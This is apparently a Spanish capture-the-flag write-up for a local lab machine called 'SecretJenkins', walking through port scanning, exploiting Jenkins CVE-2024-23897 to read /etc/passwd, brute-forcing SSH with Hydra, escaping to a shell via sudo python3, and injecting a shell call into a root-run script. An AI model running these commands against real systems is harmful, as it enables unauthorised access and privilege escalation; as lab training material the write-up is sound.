19. ✅Máquina: SecretJenkins(Fácil)

1. Descubrimiento de puertos y servicios con Nmap:

- Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
  - ***Comando***: `nmap -sVC 172.17.0.2 -Pn`
  - ***Resultado***: Se encontró los servicios HTTP con Jenkins en el puerto 8080 y SSH abiertos.


2. Búsqueda de directorios activos con Gobuster:

- Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP.
  - ***Comando***: `gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
  - ***Resultado***: Se encontraron varios directorios interesantes entre ellos */people*

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/about/]
/search               (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/search/]
/login                (Status: 200) [Size: 1737]
/main                 (Status: 500) [Size: 8379]
/index                (Status: 200) [Size: 13627]
/people               (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/people/]
/assets               (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/assets/]
/computers            (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/computers/]
/log                  (Status: 403) [Size: 595]
/computer             (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/computer/]
/api                  (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/api/]
/me                   (Status: 403) [Size: 593]
/timeline             (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/timeline/]
/logout               (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/]
/404                  (Status: 200) [Size: 8341]
/script               (Status: 403) [Size: 601]
/robots.txt           (Status: 200) [Size: 71]
/widgets              (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/widgets/]
/manage               (Status: 302) [Size: 0] [--> http://172.17.0.2:8080/manage/]
```

3. Navegación Directorio People:

- En el directorio */people*, que nos redirige a */asynchPeople*, podemos observar dos usuarios creados: *admin* y *SYSTEM* pero probando las credenciales default en el login no hemos obtenido suerte. Sin embargo, en la misma página podemos obersrvar la versión de Jenkins que está runneando en el puerto 8080, así qeu podemos buscar sobre alguna vulnerabilidad existente en esta versión de *Jenkins 2.441*



4. Búsqueda Vulnerabilidad Jenkins 2.441:

- Encontramos un *CVE: 2024-23897* existente en *Exploit-DB* para la versión de Jenkins 2.441 - Local File Inclusion, donde ejecutando el script malicioso podemos hacer un request sobre cualquier file de la máquina víctima. En este caso podríamos ver el contenido de */etc/passwd*, donde podemos ver los usuarios creados dentro de esta máquina.
- ***Comando***: `python3 51933.py -u http://172.17.0.2:8080 -p /etc/passwd`
- ***Resultado***: Observando el contenido del file */etc/passwd*, observamos dos usuarios creados en la máquina víctima: *bobby* y *pinguinito*.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 51993.py -u http://172.17.0.2:8080 -p /etc/passwd
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
bobby:x:1001:1001::/home/bobby:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
pinguinito:x:1002:1002::/home/pinguinito:/bin/bash
```

- *5. Ataque de fuerza bruta con Hydra:*
  - Realizamos un ataque de fuerza bruta contra el servicio ssh usando la herramienta *Hydra* utilizando los nombres de usuario *bobby* y *pinguinito* encontrados anteriormente y las contraseñas de rockyou.txt.
    - *Comando*: `hydra -l bobby -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh -I` `hydra -l pinguinito -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh -I`
    - *Resultado*: Se encontró la contraseña “chocolate” para el usuario “bobby”.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# hydra -l bobby -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not us
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-26
[WARNING] Many SSH configurations limit the number of parallel tasks, it
[WARNING] Restorefile (ignored ...) from a previous session found, to pre
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: bobby   password: chocolate
1 of 1 target successfully completed, 1 valid password found
```

- *6. Verificación de permisos usuario pinguinito:*
  - Una vez loggeados por ssh como usuario *bobby* con contraseña *chocolate* en la máquina víctima, observamos y verificamos los permisos de dicho.
    - *Comando*: `sudo -l`
    - *Resultado*: El usuario *bobby* tiene permisos para ejecutar código usando *python3.*
- *7. Pivoting de Usuario bobby a pinguinito:*
  - Debido a que el usuario *bobby* puede ejecutar código en *pyhton3*, podemos aprovecharlo para ejecutar código malicioso que nos permita saltar al usuario *pinguinito*. Encontramos el código a ejecutar en *GTFO Bins/python3*.
    - *Comando*: `sudo -u pinguinito python3 -c 'import os; os.system("/bin/sh")'`
    - *Respuesta*: Al ejecutar el código malicioso, ahora nos encontramos dentro del usuario *pinguinito*.

```
bobby@8189dac7d102:/home$ sudo -u pinguinito python3 -c 'import os; os.system("/bin/sh")'
$ whoami
pinguinito
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
pinguinito@8189dac7d102:/home$ ls
bobby  pinguinito
```

- *8. Verificación de permisos usuario pinguinito:*
  - Una vez loggeados por ssh como usuario pinguinito en la máquina víctima, observamos y verificamos los permisos de dicho.
    - *Comando*: `sudo -l`
    - *Resultado*: El usuario *pinguinito* tiene permisos para ejecutar el archivo *script.py* del directorio /opt usando *python3.*
- *9. Edición del script.py:*
  - El principal problema es que no tenemos permisos para usar editores de texto para introducir el código malicioso en el script. Lo que podemos usar es la herramienta *SED* para realizar sustituciones y sustituir código del script.py de tal forma que introduzcamos el código a ejecutar.
    - *Comando*: Importamos libreria del sistema operativo: `sed 's/import shutil/import os/g' -i /opt/script.py`. Introducimos código para ejecutar bash con escalada de privilegios: `sed 's/copiar_archivo(origen, destino)/os.system()/g' -i /opt/script.py` --> `sed 's/os.system()/os.system("\/bin\/sh")/g' -i /opt/script.py`. Modificamos la función sustituida: `sed 's/def os.system():/def hola():/g' -i /opt/script.py`

- *Resultado*: Hemos obtenido un script con el código malicioso a ejecutar para obtener una bash con máximos privilegios, el cual también ejecuta el siguiente comando: `sudo -u pinguinito python3 -c 'import os; os.system("/bin/bash")'` dentro del propio script.

- *10. Ejecución del script.py:*
  - Una vez hemos obtenido el *script.py* con el código malicioso introducido, podemos ejecutarlo (ya que nuestro usuario tiene permisos de ejecución de este mismo script) para obtener la bash root.
    - *Comando*: `sudo /usr/bin/python3 /opt/script.py`
    - *Resultado*: Hemos obtenido una bash con máximos privilegios utilizando el script modificado con el código malicioso aprovechando los permisos del usuario pignuinito. Fin de la intrusión!
    -